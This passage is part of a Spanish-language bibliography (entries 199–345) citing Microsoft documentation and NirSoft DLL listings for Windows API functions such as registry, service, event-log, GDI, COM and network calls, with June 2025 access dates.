- [199] Microsoft Docs. “ExitProcess.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-exitprocess>.

- [200] Microsoft Docs. “GetEnvironmentVariableW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processenv/nf-processenv-getenvironmentvariablew>.
- [201] Microsoft Docs. “GetShortPathNameW.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-getshortpathnamew>.
- [202] Microsoft Docs. “CreateProcessW.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>.
- [203] Microsoft Docs. “CreateNamedPipeW.” Consultado el 11 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/namedpipeapi/nf-namedpipeapi-createnamedpipew>.
- [204] Microsoft Docs. “ConnectNamedPipe.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/namedpipeapi/nf-namedpipeapi-connectnamedpipe>.
- [205] Microsoft Docs. “GetTempFileNameW.” Consultado el 11 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-gettempfilenamew>.
- [206] Microsoft Docs. “GlobalFree.” Consultado el 11 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-globalfree>.
- [207] Microsoft Docs. “MulDiv.” Consultado el 11 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-muldiv>.
- [208] G. Chappell. “Advapi32.dll.” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/win32/advapi32/index.htm?ta=11&tx=50>.
- [209] N. M. Pages. “Md4init.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD4>.
- [210] N. M. Pages. “Md4update.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD4>.
- [211] N. M. Pages. “Md4final.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD4>.
- [212] N. M. Pages. “Md5init.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD5>.
- [213] N. M. Pages. “Md5update.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD5>.
- [214] N. M. Pages. “Md5final.” Consultado el 12 de junio de 2025. (mayo de 2019), dirección: <https://nxmmpg.lemoda.net/3/MD5>.
- [215] Microsoft Docs. “SetNamedSecurityInfoW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/aclapi/nf-aclapi-setnamedsecurityinfo>.
- [216] Microsoft Docs. “RegCreateKeyExW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regcreatekeyexw>.
- [217] Microsoft Docs. “RegSetValueExW.” Consultado el 12 de junio de 2025. (sep. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regsetvalueexw>.
- [218] Microsoft Docs. “RegQueryValueExW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regqueryvalueexw>.

- [219] Microsoft Docs. “RegDeleteKeyExW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regdeletekeyexw>.
- [220] Microsoft Docs. “RegDeleteKeyW.” Consultado el 12 de junio de 2025. (sep. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regdeletekeyw>.
- [221] Microsoft Docs. “RegEnumKeyW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winreg/nf-winreg-regenumkeyw>.
- [222] Microsoft Docs. “OpenSCManagerW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-openscmanagerw>.
- [223] Microsoft Docs. “EnumServicesStatusExW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-enumservicesstatusexw>.
- [224] Microsoft Docs. “OpenServiceW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-openservicew>.
- [225] Microsoft Docs. “CreateServiceW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-createservicew>.
- [226] Microsoft Docs. “StartServiceW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-startservicew>.
- [227] Microsoft Docs. “SetServiceStatus.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-setservicestatus>.
- [228] Microsoft Docs. “QueryServiceStatusEx.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-queryservicestatusex>.
- [229] Microsoft Docs. “ControlService.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-controlservice>.
- [230] Microsoft Docs. “DeleteService.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-deleteservice>.
- [231] Microsoft Docs. “CloseServiceHandle.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-closeservicehandle>.
- [232] Microsoft Docs. “StartServiceCtrlDispatcherW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-startservicectrldispatcherw>.
- [233] Microsoft Docs. “RegisterServiceCtrlHandlerW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsvc/nf-winsvc-registerservicectrlhandlerw>.
- [234] Microsoft Docs. “CreateProcessAsUserW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessasuserw>.
- [235] Microsoft Docs. “LogonUserW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-logonuserw>.
- [236] Microsoft Docs. “GetUserNameW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-getusernamew>.
- [237] Microsoft Docs. “ConvertSidToStringSidW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/sddl/nf-sddl-convertsidtostringsidw>.

- [238] Microsoft Docs. “LsaOpenPolicy.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntsecapi/nf-ntsecapi-lsaopenpolicy>.
- [239] Microsoft Docs. “LsaStorePrivateData.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntsecapi/nf-ntsecapi-lsastoreprivatedata>.
- [240] Microsoft Docs. “LsaClose.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntsecapi/nf-ntsecapi-lsaclose>.
- [241] Microsoft Docs. “SystemFunction040 (RtlEncryptMemory).” Consultado el 12 de junio de 2025. (ene. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntsecapi/nf-ntsecapi-rtlencryptmemory>.
- [242] Microsoft Docs. “SystemFunction041 (RtlDecryptMemory).” Consultado el 12 de junio de 2025. (ene. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntsecapi/nf-ntsecapi-rtldecryptmemory>.
- [243] Microsoft Docs. “CheckTokenMembership.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/securitybaseapi/nf-securitybaseapi-checktokenmembership>.
- [244] Microsoft Docs. “OpenEventLogW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-openeventlogw>.
- [245] Microsoft Docs. “ClearEventLogW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-cleareventlogw>.
- [246] Microsoft Docs. “CloseEventLog.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-closeeventlog>.
- [247] Microsoft Docs. “CreateProcessWithLogonW.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winbase/nf-winbase-createprocesswithlogonw>.
- [248] N. Sofer. “userenv.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/userenv\\_dll.html](https://windows10dll.nirsoft.net/userenv_dll.html).
- [249] Microsoft Docs. “CreateEnvironmentBlock.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/userenv/nf-userenv-createenvironmentblock>.
- [250] Microsoft Docs. “DestroyEnvironmentBlock.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/userenv/nf-userenv-destroyenvironmentblock>.
- [251] Microsoft Docs. “RefreshPolicyEx.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/userenv/nf-userenv-refreshpolicyex>.
- [252] N. Sofer. “user32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/user32\\_dll.html](https://windows10dll.nirsoft.net/user32_dll.html).
- [253] Microsoft Docs. “GetDC.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-getdc>.
- [254] Microsoft Docs. “ReleaseDC.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-releasedc>.

- [255] Microsoft Docs. “DrawTextW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-drawtextw>.
- [256] Microsoft Docs. “DrawTextA.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-drawtexta>.
- [257] Microsoft Docs. “SystemParametersInfoW.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-systemparametersinfo>.
- [258] Microsoft Docs. “OpenWindowStationW.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-openwindowstationw>.
- [259] Microsoft Docs. “CloseWindowStation.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-closewindowstation>.
- [260] Microsoft Docs. “OpenDesktopW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-opendesktopw>.
- [261] Microsoft Docs. “CloseDesktop.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-closedesktop>.
- [262] Microsoft Docs. “GetSystemMetrics.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-getsystemmetrics>.
- [263] Microsoft Docs. “GetShellWindow.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-getshellwindow>.
- [264] Microsoft Docs. “GetDesktopWindow.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-getdesktopwindow>.
- [265] Microsoft Docs. “IsWindowVisible.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winuser/nf-winuser-iswindowvisible>.
- [266] N. Sofer. “Gdi32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/gdi32\\_dll.html](https://windows10dll.nirsoft.net/gdi32_dll.html).
- [267] Microsoft Docs. “CreateFontW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createfontw>.
- [268] Microsoft Docs. “CreateFontIndirectW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createfontindirectw>.
- [269] Microsoft Docs. “GetDeviceCaps.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-getdevicecaps>.
- [270] Microsoft Docs. “BitBlt.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-bitblt>.
- [271] Microsoft Docs. “SetBkColor.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-setbkcolor>.
- [272] Microsoft Docs. “CreateDCW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createdcw>.
- [273] Microsoft Docs. “CreateCompatibleBitmap.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createcompatiblebitmap>.
- [274] Microsoft Docs. “CreateCompatibleDC.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createcompatibledc>.

- [275] Microsoft Docs. “SelectObject.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-selectobject>.
- [276] Microsoft Docs. “CreateDIBSection.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-createdibsection>.
- [277] Microsoft Docs. “DeleteDC.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-deletedc>.
- [278] Microsoft Docs. “DeleteObject.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-deleteobject>.
- [279] Microsoft Docs. “SetTextColor.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-settextcolor>.
- [280] Microsoft Docs. “SetBkMode.” Consultado el 12 de junio de 2025. (mayo de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-setbkmode>.
- [281] Microsoft Docs. “SetMapMode.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-setmapmode>.
- [282] Microsoft Docs. “GetTextExtentPoint32W.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-gettextextentpoint32w>.
- [283] Microsoft Docs. “StartDocW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-startdocw>.
- [284] Microsoft Docs. “EndDoc.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-enddoc>.
- [285] Microsoft Docs. “StartPage.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wingdi/nf-wingdi-startpage>.
- [286] Microsoft Docs. “EndPage function.” Consultado el 12 de junio de 2025. (sep. de 2023), dirección: <https://learn.microsoft.com/en-us/windows/win32/api/wingdi/nf-wingdi-endpage>.
- [287] N. Sofer. “Shell32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/shell32\\_dll.html](https://windows10dll.nirsoft.net/shell32_dll.html).
- [288] Microsoft Docs. “CommandLineToArgvW.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shellapi/nf-shellapi-commandlinetoargvw>.
- [289] Microsoft Docs. “ShGetSpecialFolderPathW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/shlobj\\_core/nf-shlobj\\_core-shgetspecialfolderpathw](https://learn.microsoft.com/es-es/windows/win32/api/shlobj_core/nf-shlobj_core-shgetspecialfolderpathw).
- [290] Microsoft Docs. “ShellExecuteW.” Consultado el 12 de junio de 2025. (mayo de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shellapi/nf-shellapi-shellexecutew>.
- [291] Microsoft Docs. “ShChangeNotify.” Consultado el 12 de junio de 2025. (ago. de 2024), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/shlobj\\_core/nf-shlobj\\_core-shchangenotify](https://learn.microsoft.com/es-es/windows/win32/api/shlobj_core/nf-shlobj_core-shchangenotify).
- [292] N. Sofer. “Ole32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/ole32\\_dll.html](https://windows10dll.nirsoft.net/ole32_dll.html).
- [293] Microsoft Docs. “CoCreateGuid.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combbaseapi/nf-combbaseapi-cocreateguid>.

- [294] Microsoft Docs. “CoInitialize.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/objbase/nf-objbase-coinitialize>.
- [295] Microsoft Docs. “CoInitializeEx.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-coinitializeex>.
- [296] Microsoft Docs. “CoUninitialize.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-couninitialize>.
- [297] Microsoft Docs. “CoGetObject.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/objbase/nf-objbase-cogetobject>.
- [298] Microsoft Docs. “CoInitializeSecurity.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-coinitializesecurity>.
- [299] Microsoft Docs. “CoCreateInstance.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-cocreateinstance>.
- [300] Microsoft Docs. “CoCreateInstanceEx.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-cocreateinstanceex>.
- [301] Microsoft Docs. “CoSetProxyBlanket.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/combaseapi/nf-combaseapi-cosetproxyblanket>.
- [302] N. Sofer. “Shlwapi.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/shlwapi\\_dll.html](https://windows10dll.nirsoft.net/shlwapi_dll.html).
- [303] Microsoft Docs. “PathFindExtensionW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathfindextensionw>.
- [304] Microsoft Docs. “PathIsNetworkPathW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathisnetworkpathw>.
- [305] Microsoft Docs. “PathFindFileNameW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathfindfilenamew>.
- [306] Microsoft Docs. “PathFindFileNameA.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathfindfilenamea>.
- [307] Microsoft Docs. “PathIsUNCServerW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathisuncserverw>.
- [308] Microsoft Docs. “PathQuoteSpacesW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathquotespacesw>.
- [309] Microsoft Docs. “PathUnquoteSpacesW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathunquotespacesw>.
- [310] Microsoft Docs. “PathRemoveFileSpecW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathremovefilespecw>.
- [311] Microsoft Docs. “PathIsFileSpecW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathisfilespecw>.
- [312] Microsoft Docs. “PathIsDirectoryEmptyW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathisdirectoryemptyw>.

- [313] Microsoft Docs. “PathAppendW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathappendw>.
- [314] Microsoft Docs. “PathAppendA.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-pathappenda>.
- [315] Microsoft Docs. “IUnknown\_QueryService.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-iunknown\\_queryservice](https://learn.microsoft.com/es-es/windows/win32/api/shlwapi/nf-shlwapi-iunknown_queryservice).
- [316] N. Sofer. “Oleaut32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/oleaut32\\_dll.html](https://windows10dll.nirsoft.net/oleaut32_dll.html).
- [317] Microsoft Docs. “VariantInit.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/oleauto/nf-oleauto-variantinit>.
- [318] Microsoft Docs. “VariantClear.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/oleauto/nf-oleauto-variantclear>.
- [319] Microsoft Docs. “SysAllocString.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/oleauto/nf-oleauto-sysallocstring>.
- [320] Microsoft Docs. “SysFreeString.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/oleauto/nf-oleauto-sysfreestring>.
- [321] N. Sofer. “Wtsapi32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/wtsapi32\\_dll.html](https://windows10dll.nirsoft.net/wtsapi32_dll.html).
- [322] Microsoft Docs. “WTSQueryUserToken.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wtsapi32/nf-wtsapi32-wtsqueryusertoken>.
- [323] N. Sofer. “Rstrtmgr.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/rstrtmgr\\_dll.html](https://windows10dll.nirsoft.net/rstrtmgr_dll.html).
- [324] Microsoft Docs. “RmStartSession.” Consultado el 12 de junio de 2025. (mayo de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/restartmanager/nf-restartmanager-rmstartsession>.
- [325] Microsoft Docs. “RmRegisterResources.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/restartmanager/nf-restartmanager-rmregisterresources>.
- [326] Microsoft Docs. “RmGetList.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/restartmanager/nf-restartmanager-rmgetlist>.
- [327] Microsoft Docs. “RmEndSession.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/restartmanager/nf-restartmanager-rmendsession>.
- [328] N. Sofer. “Netapi32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/netapi32\\_dll.html](https://windows10dll.nirsoft.net/netapi32_dll.html).
- [329] Microsoft Docs. “NetGetJoinInformation.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmjoin/nf-lmjoin-netgetjoininformation>.
- [330] Microsoft Docs. “NetShareEnum.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmshare/nf-lmshare-netshareenum>.

- [331] Microsoft Docs. “NetUserEnum.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmaccess/nf-lmaccess-netuserenum>.
- [332] Microsoft Docs. “NetUserSetInfo.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmaccess/nf-lmaccess-netusersetinfo>.
- [333] Microsoft Docs. “NetUserGetInfo.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmaccess/nf-lmaccess-netusergetinfo>.
- [334] Microsoft Docs. “NetApiBufferFree.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/lmapibuf/nf-lmapibuf-netapibufferfree>.
- [335] Microsoft Docs. “DsGetDcNameW.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/nf-dsgetdc-dsgetdcnamew>.
- [336] Microsoft Docs. “DsGetDcOpenW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/nf-dsgetdc-dsgetdcopenw>.
- [337] Microsoft Docs. “DsGetDcNextW.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/nf-dsgetdc-dsgetdcnextw>.
- [338] Microsoft Docs. “DsGetDcCloseW.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/nf-dsgetdc-dsgetdcclosew>.
- [339] N. Sofer. “Activeds.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/activeds\\_dll.html](https://windows10dll.nirsoft.net/activeds_dll.html).
- [340] Microsoft Docs. “ADSOpenObject.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/adshlp/nf-adshlp-adsopenobject>.
- [341] Microsoft Docs. “ADSGetObject.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/adshlp/nf-adshlp-adsgetobject>.
- [342] Microsoft Docs. “ADSBuildEnumerator.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/adshlp/nf-adshlp-adsbuildenumerator>.
- [343] Microsoft Docs. “AdsEnumerateNext.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/adshlp/nf-adshlp-adsenumeratenext>.
- [344] Microsoft Docs. “AdsFreeEnumerator.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/adshlp/nf-adshlp-adsfreeenumerator>.
- [345] N. Sofer. “Wininet.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/wininet\\_dll.html](https://windows10dll.nirsoft.net/wininet_dll.html).
